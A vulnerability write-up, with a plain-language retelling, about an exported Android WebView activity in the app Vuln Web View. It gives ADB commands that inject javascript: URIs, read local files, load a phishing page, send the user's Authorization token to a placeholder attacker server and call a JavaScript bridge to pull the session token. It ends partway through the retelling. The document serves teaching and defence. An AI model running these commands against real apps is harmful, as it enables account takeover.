Write-up (The Report Application Vuln Web View )
An exported WebView activity loads any URL supplied via an intent extra without validation, enabling JavaScript execution, local file reads, phishing, and leaking an authorization token to an attacker's server. An attacker can also call a JavaScript bridge to steal the user's session token.

medium.com
Published on medium.com
I found setJavaScriptEnabled(true) , and setAllowUniversalAccessFromFileURLs(true)
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target is an Android application called Vuln Web View, with package name com.tmh.vulnwebview. The feature at the centre of the report is an activity called SupportWebView, which displays support content inside an in-app WebView. The feature at the centre of the report is an activity called SupportWebView, which is meant to display support content inside an in-app WebView.
In the manifest the activity is declared with android:exported="true", so any other application on the device, or an ADB command, can start it. The activity reads a string extra named support_url and passes it straight to WebView.loadUrl(). The same WebView is configured with JavaScript enabled, a JavaScript bridge object exposed under the name Android, and an Authorization header that is attached to every request the WebView makes.
Setup
The report lists the tools used for analysis as Jadx-gui and Apk tool. The proof-of-concept commands are run through ADB (Android Debug Bridge). The captured HTTP request shows a User-Agent of Mozilla/5.0 (Linux; Android 9; NoxPlayer). No accounts, roles or server-side components are described.
Finding it
During reconnaissance the researcher found two WebView settings in the decompiled code:
setJavaScriptEnabled(true)setAllowUniversalAccessFromFileURLs(true)
The manifest slice shown in the report gives the package metadata:
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    android:versionCode="1"
    android:versionName="1.0"
    android:compileSdkVersion="28"
    android:compileSdkVersionCodename="9"
    package="com.tmh.vulnwebview"
    platformBuildVersionCode="28"
    platformBuildVersionName="9">
    <uses-sdk
The application also declares the following permission:
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
Reading SupportWebView.java showed the method that does the work:
    public void loadWebView() {
        WebView webView = (WebView) findViewById(R.id.webview2);
        webView.setWebChromeClient(new WebChromeClient());
        webView.setWebViewClient(new WebViewClient());
        webView.getSettings().setJavaScriptEnabled(true);
        Map<String, String> extraHeaders = new HashMap<>();
        extraHeaders.put("Authorization", getUserToken());
        webView.addJavascriptInterface(new WebAppInterface(this), "Android");
        webView.loadUrl(getIntent().getStringExtra("support_url"), extraHeaders);
    }
Three things stand out. The URL comes directly from an intent extra with no validation. The Authorization header is built from getUserToken() and applied to whatever URL is loaded. And a Java object is exposed to JavaScript under the name Android. Combined with the exported activity, each of these becomes reachable from outside the app.
Exploitation
Step 1: JavaScript execution through the intent extra
The first issue is client-side cross-site scripting via intent redirection. Because SupportWebView is exported and passes support_url to loadUrl() without sanitisation or protocol checks, a javascript: URI is accepted and executed.

am start -n com.tmh.vulnwebview/.SupportWebView --es support_url "javascript:alert(1111);"
The -n flag names the component to start, --es passes a string extra, and the value is a javascript: URI. The application processed the intent and executed the JavaScript, producing a popup alert showing 1111 inside the application UI.
Step 2: Reading a local file
The second issue is local file inclusion. The same unvalidated support_url accepts a file:// URI, and the app holds READ_EXTERNAL_STORAGE, so the WebView renders files from shared storage.

am start -n com.tmh.vulnwebview/.SupportWebView --es support_url "file:///sdcard/helo.txt"
SupportWebView opened and rendered the plain text content of the local file directly on the screen.
Step 3: Loading an arbitrary external site
The third issue is intent redirection leading to an open redirect. Any URL can be loaded inside the app's trusted WebView, including a third-party login page.

am start -n com.tmh.vulnwebview/.SupportWebView --es support_url "https://facebook.com"
The application immediately opened the Support screen and rendered the Facebook login page instead of internal support content. To a regular user this looks like the app is officially asking for Facebook credentials, which makes a phishing attack effective.
Step 4: Leaking the Authorization token
The fourth issue is sensitive information leakage. The extraHeaders map puts the user token into the Authorization header of every request the WebView makes, and the URL is attacker-controlled, so the token goes to the attacker's server.

adb shell am start -n com.tmh.vulnwebview/.SupportWebView --es support_url "https://attacker-server.com"
When the application opens, it connects to attacker-server.com. Monitoring the server logs with a tool such as Burp Suite or RequestBin shows the incoming request:
GET / HTTP/1.1
Host: attacker-server.com
User-Agent: Mozilla/5.0 (Linux; Android 9; NoxPlayer)
Authorization: 550e8400-e29b-41d4-a716-446655440000  <-- STOLEN TOKEN
The Authorization header carries the token to the external host. The report notes that the code has no whitelist checking whether the URL belongs to myapp.com, so the token is sent to any third-party domain. The result was a successful redirection of the WebView to the malicious domain and disclosure of the token to the external server. With the token, an attacker can impersonate the user and make unauthorised API requests or take over the account.
Step 5: Capturing the request on a webhook

The fifth issue repeats the header leak with a hosted capture service. The attacker generates a unique monitoring URL from a service such as Webhook.site and passes it as support_url.
The command shown in this section loads a local file:
am start -n com.tmh.vulnwebview/.SupportWebView --es support_url "file:///sdcard/payload.html"
The application opens the URL and automatically attaches the Authorization header to the request. The Webhook.site dashboard captures the incoming request, showing the IP address, the User-Agent and, in the Headers section, the Authorization Token.
Step 6: Calling the JavaScript bridge
The sixth issue is JavaScript interface injection. addJavascriptInterface(new WebAppInterface(this), "Android") exposes native methods to any JavaScript running in the WebView. The bridge method is:
@JavascriptInterface
    public String getUserToken() {
        return SupportWebView.getUserToken();

getUserToken() returns the user's secret UUID. Because JavaScript is enabled and the activity is exported, external input can invoke it. The javascript: URI from step 1 is reused to call the bridge directly:
am start -n com.tmh.vulnwebview/.SupportWebView --es support_url "javascript:Android.getUserToken()"
The target is com.tmh.vulnwebview.SupportWebView. The extracted data was 6c1ad6f9-10af-4058-b70a-3967989f612b, the user session token, displayed on the screen. The report rates the impact as critical: an attacker can steal the user's identity token without root access or physical contact, by tricking the user into clicking a link or by using a malicious app on the same device.
Root cause
The mistake is a single design decision repeated across the activity: support_url is taken from an intent extra and handed to loadUrl() with no validation of scheme, host or origin. Because the activity is exported, that extra is attacker-controlled. Because JavaScript is enabled, javascript: URIs execute. Because file:// URIs are accepted and the app holds READ_EXTERNAL_STORAGE, local files render. Because the Authorization header is attached to every load, it follows the attacker's URL off-device. Because a @JavascriptInterface object is registered, injected JavaScript can call native methods such as getUserToken().
The report describes no allowlist, scheme check or origin check in the code it shows.
Impact
Under the conditions shown, an attacker who can start the exported activity, either through ADB or through a malicious app on the same device, can:
- execute arbitrary JavaScript in the app's WebView;
- read files from shared storage that the app can access;
- display an arbitrary external site, such as a login page, inside the trusted app UI for phishing;
- send the user's
Authorizationtoken to a server they control; - call the
Androidbridge and retrieve the user's session token directly.
With the token, the attacker can impersonate the user and make unauthorised API requests or take over the account. The report describes the token theft as critical and notes that no root access or physical contact is needed, only a malicious app on the same device or a trick that gets the user to trigger the activity.
Fix
The report does not describe a fix or a retest. The changes implied by the findings are: stop exporting SupportWebView unless it must be reachable from other apps, validate support_url against an allowlist of trusted hosts and permitted schemes before calling loadUrl(), avoid attaching the Authorization header to URLs outside the app's own origin, and restrict or remove the @JavascriptInterface bridge so that sensitive methods such as getUserToken() are not callable from web content.
Variants to test
- Other exported activities with URL extras. Look for any exported activity that reads a URL from an intent and calls
loadUrl(). A positive result is ajavascript:URI executing or an external site rendering inside the app. file://loads with storage permissions. Check whether the app holdsREAD_EXTERNAL_STORAGEand acceptsfile://URIs. A positive result is a local file's contents appearing on screen.- Header injection on redirect. Check whether the
Authorizationheader is attached to requests for hosts other than the app's own. A positive result is the header arriving at a server you control. - Bridge methods beyond the token. Enumerate methods on any registered
@JavascriptInterfaceobject. A positive result is a call from injected JavaScript returning sensitive data. setAllowUniversalAccessFromFileURLs(true). Where this is set, test whether afile://page can make cross-origin requests. A positive result is a file-origin page reading data from another origin.
Hunting notes
This class of bug hides in exported activities that take a URL from an intent and pass it to a WebView, especially support, help, onboarding and payment screens. During recon, decompile the APK with Jadx-gui or apktool and grep for loadUrl, addJavascriptInterface, setJavaScriptEnabled and setAllowUniversalAccessFromFileURLs, then check the manifest for android:exported="true" on the same activities. The report shows impact by chaining the findings: JavaScript execution, local file read, phishing page rendering, header leak to an external host and bridge call returning the session token. Each step has a concrete command and a visible result, which is what makes the chain convincing.
What happened, in plain words
An Android app called Vuln Web View (package name com.tmh.vulnwebview) has a screen called SupportWebView. That screen is meant to show help or support content inside a small built-in browser window, which Android calls a WebView. A WebView is a browser engine embedded inside an app, so the app can show web pages without opening Chrome or Firefox.
The problem is that this screen accepts a web address from anyone who asks it to open, and it does no checking at all on that address. Any other app on the phone, or a command sent over a developer cable, can tell it: "open this address". The screen then opens whatever it is told, and it also quietly attaches the user's secret login token to every request it makes. That combination lets an attacker run code, read files, show fake login pages and steal the user's token.
The report walks through six separate problems, each building on the same mistake. Below, each one is explained from scratch.
Background you need first
A few ideas come up again and again, so here they are before we start.
- Android app: a program on a phone. Each app is packaged in a file ending in
.apk, which is a bit like a zip archive containing code, images and a settings file. - Activity: one screen of an Android app. When you tap a button and a new screen appears, that screen is usually an activity. Apps can ask each other's activities to open, which is how sharing a photo to a messaging app works.
- Intent: the message an app sends to ask for something to happen, such as "open this screen and give it this piece of data". An intent can carry small pieces of data called extras, each with a name and a value.
- Exported activity: an activity marked as open to the outside world. If it is exported, any other app on the phone can start it. If it is not exported, only its own app can start it. This is controlled by a setting in the app's settings file,
android:exported="true". - WebView: a mini browser built into an app. Apps use it to show web content without leaving the app.
- Token: a long random string that proves who you are, a bit like a wristband at an event. You show it to a server and the server lets you in without asking for a password again. If someone else copies the wristband, they can walk in as you.
- HTTP header: extra information sent alongside a web request, like the label on a parcel. Headers say things such as which browser is asking and, in this case, who the user is.
- ADB (Android Debug Bridge): a tool that lets a computer send commands to an Android phone or emulator over a cable or network. Developers use it for testing. It can also start activities directly, which is how the report demonstrates each attack.
- Emulator: a program that pretends to be a phone on your computer. The captured request in this report shows
NoxPlayer, which is an Android emulator. - Jadx-gui and Apk tool: tools that unpack an
.apkfile and turn its compiled code back into something readable, so you can inspect what the app does.
The app and the tools used
The report names the app Vuln Web View, package com.tmh.vulnwebview.
The tools used for analysis were Jadx-gui and Apk tool. The attacks were run through ADB. The captured request shows a User-Agent of Mozilla/5.0 (Linux; Android 9; NoxPlayer). No user accounts, roles or server-side parts are described.
Finding the problem
During reconnaissance (the looking-around phase before attacking anything), the researcher found two WebView settings in the decompiled code:
setJavaScriptEnabled(true)setAllowUniversalAccessFromFileURLs(true)
The first turns on JavaScript inside the WebView. JavaScript is the programming language that web pages use to be interactive. Turning it on is normal for real websites, but it also means that if an attacker can control what the WebView loads, they can run their own code.
The second setting lets a page loaded from a local file reach out to other places. Normally a page opened from a file on the phone is kept isolated. This setting removes part of that isolation.
The report also shows a slice of the app's settings file, AndroidManifest.xml. This file tells Android what the app contains, what permissions it wants and which screens are open to other apps.
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    android:versionCode="1"
    android:versionName="1.0"
    android:compileSdkVersion="28"
    android:compileSdkVersionCodename="9"
    package="com.tmh.vulnwebview"
    platformBuildVersionCode="28"
    platformBuildVersionName="9">
    <uses-sdk
Line by line:
<?xml version="1.0" encoding="utf-8"?>says this is an XML file, a text format for structured settings.<manifest ...>opens the main block. Everything about the app sits inside it.android:versionCode="1"andandroid:versionName="1.0"are the app's internal and human-readable version numbers.android:compileSdkVersion="28"andandroid:compileSdkVersionCodename="9"record which Android version the app was built against.package="com.tmh.vulnwebview"is the app's unique name on the phone, like a surname that no other app shares.platformBuildVersionCodeandplatformBuildVersionNamerepeat the build version information.<uses-sdkbegins a block about which Android versions the app supports. The slice stops there.
The app also asks for permission to read files from shared storage:
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
This single line means the app is allowed to read files stored in the phone's shared storage area, which includes the SD card. On Android, apps cannot touch each other's private files, but shared storage is a common area. Asking for this permission is normal for a file manager or a photo app. Here it matters because the WebView can be pointed at a file, and the app has the right to read it.
Reading the app's code showed the method that does the work, loadWebView() in SupportWebView.java:
    public void loadWebView() {
        WebView webView = (WebView) findViewById(R.id.webview2);
        webView.setWebChromeClient(new WebChromeClient());
        webView.setWebViewClient(new WebViewClient());
        webView.getSettings().setJavaScriptEnabled(true);
        Map<String, String> extraHeaders = new HashMap<>();
        extraHeaders.put("Authorization", getUserToken());
        webView.addJavascriptInterface(new WebAppInterface(this), "Android");
        webView.loadUrl(getIntent().getStringExtra("support_url"), extraHeaders);
    }
Line by line:
public void loadWebView() {starts a method, a named block of instructions.WebView webView = (WebView) findViewById(R.id.webview2);finds the WebView widget on the screen, the little browser window, and gives it the namewebViewso the rest of the code can refer to it.webView.setWebChromeClient(new WebChromeClient());attaches a helper that handles browser-style extras such as JavaScript popups.webView.setWebViewClient(new WebViewClient());attaches a helper that decides what happens when the page navigates, for example whether to stay inside the app.webView.getSettings().setJavaScriptEnabled(true);turns JavaScript on. This is the first setting found during reconnaissance.Map<String, String> extraHeaders = new HashMap<>();creates an empty list of extra headers, each with a name and a value, like a shopping list with two columns.extraHeaders.put("Authorization", getUserToken());adds one entry: the header nameAuthorization, and as its value whatevergetUserToken()returns, which is the user's secret token.webView.addJavascriptInterface(new WebAppInterface(this), "Android");exposes a Java object to JavaScript under the nameAndroid. This is a bridge: JavaScript running in the page can call methods on that object as if it were a normal JavaScript object. It is like giving the web page a phone that dials straight into the app's native code.webView.loadUrl(getIntent().getStringExtra("support_url"), extraHeaders);is the heart of the problem. It takes the value of the extra namedsupport_urlfrom the intent that started this screen, and loads it as a web address, attaching the extra headers. There is no check on what that address is.
Three things stand out. The address comes straight from whoever started the screen, with no validation. The Authorization header is built from the user's token and applied to whatever address is loaded. And a Java object is exposed to JavaScript under the name Android. Because the activity is exported, all three are reachable from outside the app.
The six problems, one by one
Problem 1: running JavaScript through the address
This is called client-side cross-site scripting, or XSS. In plain terms, it means getting someone else's app or website to run code you wrote, as if it were the app's own code. The word "client-side" means it happens on the user's device, in the browser or WebView, rather than on a server.
Here it works because SupportWebView is exported and passes support_url to loadUrl() without checking the address or its scheme. A scheme is the first part of an address, the bit before ://, such as https for websites, file for local files, or javascript for a special kind that runs code instead of loading a page.
The command used was:
am start -n com.tmh.vulnwebview/.SupportWebView --es support_url "javascript:alert(1111);"
Line by line:
amis the Android activity manager, a command-line tool that starts activities.starttells it to start something.-n com.tmh.vulnwebview/.SupportWebViewnames exactly which activity to start: theSupportWebViewscreen inside thecom.tmh.vulnwebviewapp. The-nflag means "by name".--es support_urlsays: pass a string extra (that is whatesstands for) whose name issupport_url."javascript:alert(1111);"is the value.javascript:tells the WebView this is not a web page but code.alert(1111);is a JavaScript instruction that shows a popup box containing the text1111.
Why this step: to prove that the screen will accept a javascript: address and run it. If it does, then anyone who can start the screen can run code inside the app.
The application processed the intent and executed the JavaScript, producing a popup alert showing 1111 inside the app's own screen. That popup is the proof: the code ran, and it ran inside the app, not in a separate browser.
Problem 2: reading a local file
This is called local file inclusion, or LFI. It means tricking an app into opening a file from the device and showing its contents, when it should only ever show its own content.
The same unchecked support_url accepts a file:// address, and the app holds READ_EXTERNAL_STORAGE, so the WebView can render files from shared storage.
The command was:
am start -n com.tmh.vulnwebview/.SupportWebView --es support_url "file:///sdcard/helo.txt"
Line by line:
am start -n com.tmh.vulnwebview/.SupportWebViewstarts the same support screen by name, as before.--es support_urlpasses a string extra namedsupport_url."file:///sdcard/helo.txt"is the value.file://is the scheme for a file on the device./sdcard/is the shared storage area, andhelo.txtis a text file there.
Why this step: to show that the screen will open a local file, not just a web page. If it does, an attacker can read anything the app is allowed to read.
SupportWebView opened and rendered the plain text content of the local file directly on the screen. The app did not question the address; it simply loaded it.
Problem 3: showing a fake login page
This is called intent redirection leading to an open redirect. Intent redirection means an attacker can steer an intent to a destination of their choosing. An open redirect means an app will send the user to any address it is given. Put together, the attacker can make the app show any website they like inside its own trusted window.
The command was:
am start -n com.tmh.vulnwebview/.SupportWebView --es support_url "https://facebook.com"
Line by line:
am start -n com.tmh.vulnwebview/.SupportWebViewstarts the support screen.--es support_urlpasses the string extra."https://facebook.com"is the value: an ordinary web address for Facebook.
Why this step: to show that the app will display a third-party site inside its own screen. If a user sees a Facebook login page inside an app they trust, they may type their password without thinking, because it looks like the app is asking for it. That is phishing: pretending to be a trusted party to collect credentials.
The application immediately opened the Support screen and rendered the Facebook login page instead of internal support content. To a regular user, this looks like the app is officially asking for Facebook credentials, which makes a phishing attack effective.
Problem 4: sending the secret token to an attacker
This is called sensitive information leakage. It means private data, such as a password or a token, ends up somewhere it should not, in this case on a server controlled by the attacker.
The extraHeaders map puts the user token into the Authorization header of every request the WebView makes. Since the address is attacker-controlled, the token travels to the attacker's server.
The command was:
adb shell am start -n com.tmh.vulnwebview/.SupportWebView --es support_url "https://attacker-server.com"
Line by line:
adb shellopens a command shell on the phone or emulator through ADB, so the next command runs on the device.am start -n com.tmh.vulnwebview/.SupportWebViewstarts the support screen by name.--es support_urlpasses the string extra."https://attacker-server.com"is the value: a web address belonging to the attacker.
Why this step: to prove that the token really does leave the phone. If the app attaches the token to a request for the attacker's address, the attacker receives it.
When the app opens, it connects to attacker-server.com. Watching the server's logs with a tool such as Burp Suite or RequestBin shows the incoming request:
GET / HTTP/1.1
Host: attacker-server.com
User-Agent: Mozilla/5.0 (Linux; Android 9; NoxPlayer)
Authorization: 550e8400-e29b-41d4-a716-446655440000  <-- STOLEN TOKEN
Line by line:
GET / HTTP/1.1is the first line of an HTTP request.GETmeans "give me this"./is the path, here the front page.HTTP/1.1is the version of the web protocol being used.Host: attacker-server.comsays which website the request is for. One server can host many sites, so this tells it which one.User-Agent: Mozilla/5.0 (Linux; Android 9; NoxPlayer)identifies the browser or app making the request. Here it reveals an Android 9 emulator called NoxPlayer.Authorization: 550e8400-e29b-41d4-a716-446655440000 <-- STOLEN TOKENis the leaked token. TheAuthorizationheader is the standard place to put proof of identity. The comment marks it as the stolen value.
The result was a successful redirection of the WebView to the malicious domain and disclosure of the token to the external server. The report notes that the code has no whitelist checking whether the address belongs to myapp.com, so the token is sent to any third-party domain. A whitelist is a list of things that are allowed; without one, everything is allowed. With the token, an attacker can impersonate the user and make unauthorised requests to the app's servers, or take over the account.
Problem 5: capturing the request with a webhook
This repeats the header leak, but with a hosted service that records incoming requests. A webhook is a web address that does something when it receives a request, such as logging it. Webhook.site is a service that gives you a unique address and shows you every request that arrives there, which is handy for testing.
The attacker generates a unique monitoring address from a service such as Webhook.site and passes it as support_url.
The command shown in this section loads a local file:
am start -n com.tmh.vulnwebview/.SupportWebView --es support_url "file:///sdcard/payload.html"
Line by line:
--es support_urlpasses the string extra."file:///sdcard/payload.html"is the value: a local HTML file on shared storage. HTML is the language web pages are written in, and a file like this can contain code.
Why this step: to show that a local file can be loaded, and that the app still attaches the Authorization header to the request. The report's text describes passing the webhook address, while the command shown loads a local file; both illustrate the same leak.
The application opens the address and automatically attaches the Authorization header to the request. The Webhook.site dashboard captures the incoming request, showing the IP address, the User-Agent and, in the Headers section, the Authorization Token. An IP address is the numeric address of a device on a network, a bit like a postal address for computers.
Problem 6: calling the app's own code from JavaScript
This is called JavaScript interface injection. It means the app has given web content a way to call the app's native code, and an attacker can use that doorway to pull out private data.
addJavascriptInterface(new WebAppInterface(this), "Android") exposes native methods to any JavaScript running in the WebView. The bridge method is:
